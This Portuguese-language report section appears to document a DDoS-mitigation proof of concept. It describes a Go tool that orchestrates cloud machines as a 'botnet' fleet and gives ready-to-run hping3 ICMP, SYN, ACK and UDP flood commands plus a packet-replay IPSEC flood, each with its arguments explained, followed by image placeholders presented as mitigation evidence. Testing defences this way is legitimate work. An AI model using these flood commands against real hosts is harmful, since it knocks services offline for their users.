**Descrição da Ferramenta de Ataque**

Foi criado uma ferramenta para automação dos ataques simulando uma visão real de inundação de pacotes gerando a volumetria necessária para o POC em questão

A ferramenta utilizada, desenvolvida em Golang, foi projetada para atuar como um orquestrador entre diferentes máquinas em um ambiente de nuvem. Ela facilita a comunicação e execução de comandos em várias máquinas de forma eficiente e organizada através de um conceito denominado "Fleet".

**Funcionalidades**:

* **Criação do Fleet**:
  1. Dentro da ferramenta, um "Fleet" refere-se a um conjunto de máquinas agrupadas sob uma tag específica. Isso permite estabelecer um canal entre elas através do SSH, possibilitando a orquestração de comandos de maneira coordenada.
* **Execução de Comandos**:
  1. Através da ferramenta, é possível enviar comandos para todos os membros do Fleet simultaneamente.
  2. O usuário tem a opção de escolher entre uma execução concorrente (todos ao mesmo tempo) ou serializada (um após o outro).
* **Menu de Ataques**:
  1. A ferramenta apresenta um menu que implementa comandos para ataques comuns, tornando mais prática a realização de testes e simulações em ambientes controlados.

Através desta ferramenta de orquestração, profissionais podem gerenciar e interagir com múltiplas máquinas em um ambiente de nuvem de forma simplificada. Seja para tarefas administrativas rotineiras ou para conduzir testes específicos, nossa solução oferece uma interface intuitiva e eficaz para otimizar esses processos.

Para gerar o tráfego IPSEC foi criado um replay de um pacote válido IKE e então com o PCAP foi utilizado para o envio de requisições e gerar o tráfego flood neste protocolo.

|  |  |
| --- | --- |
| **Traffic Type** | **Commands** |
| **ICMP** | hping3 -i u1 --icmp -d 1450 *dst.addr* --flood |
| **TCP SYN** | hping3 -i u1 -S -p 23 -d 1450 *dst.addr* --flood |
| **TCP ACK** | hping3 -i u1 -A -p 23 -d 1450 *dst.addr* --flood |
| **UDP** | hping3 -i u1 --udp -p 23 -d 1450 *dst.addr* --flood |
| **IPSEC** | ./replay --fname /root/traffic.pcap --workers 100 |

**Comando**: hping3 -i u1 --icmp -d 1450 dst.addr --flood

**Explicação**:

Este comando utiliza o hping3 para enviar pacotes ICMP em um intervalo de 1 microssegundo. O tamanho do pacote é de 1450 bytes. O destino dos pacotes é "dst.addr". O argumento --flood faz com que os pacotes sejam enviados o mais rápido possível, ignorando as tentativas de exibir os resultados ou estatísticas.

**Argumentos**:

* -i u1: Define o intervalo entre os pacotes. "u1" significa 1 microssegundo.
* --icmp: Define o tipo de pacote como ICMP.
* -d 1450: Define o tamanho do pacote para 1450 bytes.
* --flood: Envia pacotes o mais rápido possível.

**Comando**: hping3 -i u1 -S -p 23 -d 1450 dst.addr --flood

**Explicação**:

Este comando envia pacotes TCP com a flag SYN ativa para a porta 23 (normalmente usada pelo protocolo Telnet) do endereço "dst.addr".

**Argumentos**:

* -i u1: Define o intervalo entre os pacotes. "u1" significa 1 microssegundo.
* -S: Define a flag TCP como SYN.
* -p 23: Define a porta de destino como 23 (Telnet).
* -d 1450: Define o tamanho do pacote para 1450 bytes.
* --flood: Envia pacotes o mais rápido possível.

**Comando**: hping3 -i u1 -A -p 23 -d 1450 dst.addr --flood

**Explicação**:

Este comando envia pacotes TCP com a flag ACK ativa para a porta 23 do endereço "dst.addr".

**Argumentos**:

* -i u1: Define o intervalo entre os pacotes. "u1" significa 1 microssegundo.
* -A: Define a flag TCP como ACK.
* -p 23: Define a porta de destino como 23 (Telnet).
* -d 1450: Define o tamanho do pacote para 1450 bytes.
* --flood: Envia pacotes o mais rápido possível.

**Comando**: hping3 -i u1 --udp -p 23 -d 1450 dst.addr --flood

**Explicação**:

Este comando envia pacotes UDP para a porta 23 do endereço "dst.addr".

**Argumentos**:

* -i u1: Define o intervalo entre os pacotes. "u1" significa 1 microssegundo.
* --udp: Define o tipo de pacote como UDP.
* -p 23: Define a porta de destino como 23.
* -d 1450: Define o tamanho do pacote para 1450 bytes.
* --flood: Envia pacotes o mais rápido possível.

**Comando:** ./replay --fname /root/traffic.pcap --workers 100


**Explicação**:

Para gerar um tráfico valido de IPSEC e nao somente “floodar” a porta foi usada a seguinte metodologia: Criacao de um pacote valido IPSEC utilizando a biblioteca em Python chamada Scapy (O Scapy é uma poderosa biblioteca e ferramenta interativa de manipulação de pacotes em Python, permitindo a criação, decodificação, envio e captura de pacotes de rede, utilizada frequentemente em tarefas de análise de redes e testes de segurança.) para gerar um pacote valido IPSEC que foi salvo como “traffic.pcap”. Esse tráfego capturado foi entao utilizado em conjunto com a ferramenta “replay”. Esta ferramenta tambem desenvolvida pela equipe que atua como um replay de pacotes. Funciona como a ferramenta tcpreplay (<https://github.com/appneta/tcpreplay>) a diferença esta em que foi escrita em Golang nos permitindo alto nivel de customização e paralelismo na execução necessário para gerar o trafego necessário nos testes.


**ICMP FLOOD**

**EVIDÊNCIAS: ORIGEM DE ATAQUE ORTREL**


**Botnet 1 - 198.199.86.202**




**Botnet 2 - 192.241.153.249**



**Botnet 3 - 137.184.209.78**




**Botnet 4 - 68.183.114.25**




**SYN FLOOD**

**EVIDÊNCIAS: ORIGEM DE ATAQUE ORTREL**


**Botnet 1 - 198.199.86.202**




**Botnet 2 - 192.241.153.249**



**Botnet 3 - 137.184.209.78**




**Botnet 4 - 68.183.114.25**




**ACK FLOOD**

**EVIDÊNCIAS: ORIGEM DE ATAQUE ORTREL**


**Botnet 1 - 198.199.86.202**




**Botnet 2 - 192.241.153.249**



**Botnet 3 - 137.184.209.78**




**Botnet 4 - 68.183.114.25**




**UDP FLOOD**

**EVIDÊNCIAS: ORIGEM DE ATAQUE ORTREL**


**Botnet 1 - 198.199.86.202**




**Botnet 2 - 192.241.153.249**



**Botnet 3 - 137.184.209.78**




**Botnet 4 - 68.183.114.25**




**IPSEC FLOOD**

**EVIDÊNCIAS: ORIGEM DE ATAQUE ORTREL**


**Botnet 1 - 198.199.86.202**




**Botnet 2 - 192.241.153.249**




**Botnet 3 - 137.184.209.78**





**Botnet 4 - 68.183.114.25**



**EVIDÊNCIAS: ORIGEM DE ATAQUE ORTREL E NA MESMA MÁQUINA O TRÁFEGO LEGÍTIMO PASSANDO**

**BOTNET ATACANTE**

**TRÁFEGO SYN DO ATAQUE SENDO BLOQUEADOTRÁFEGO LEGÍTIMO DA MESMA ORIGEM SENDO ACEITO**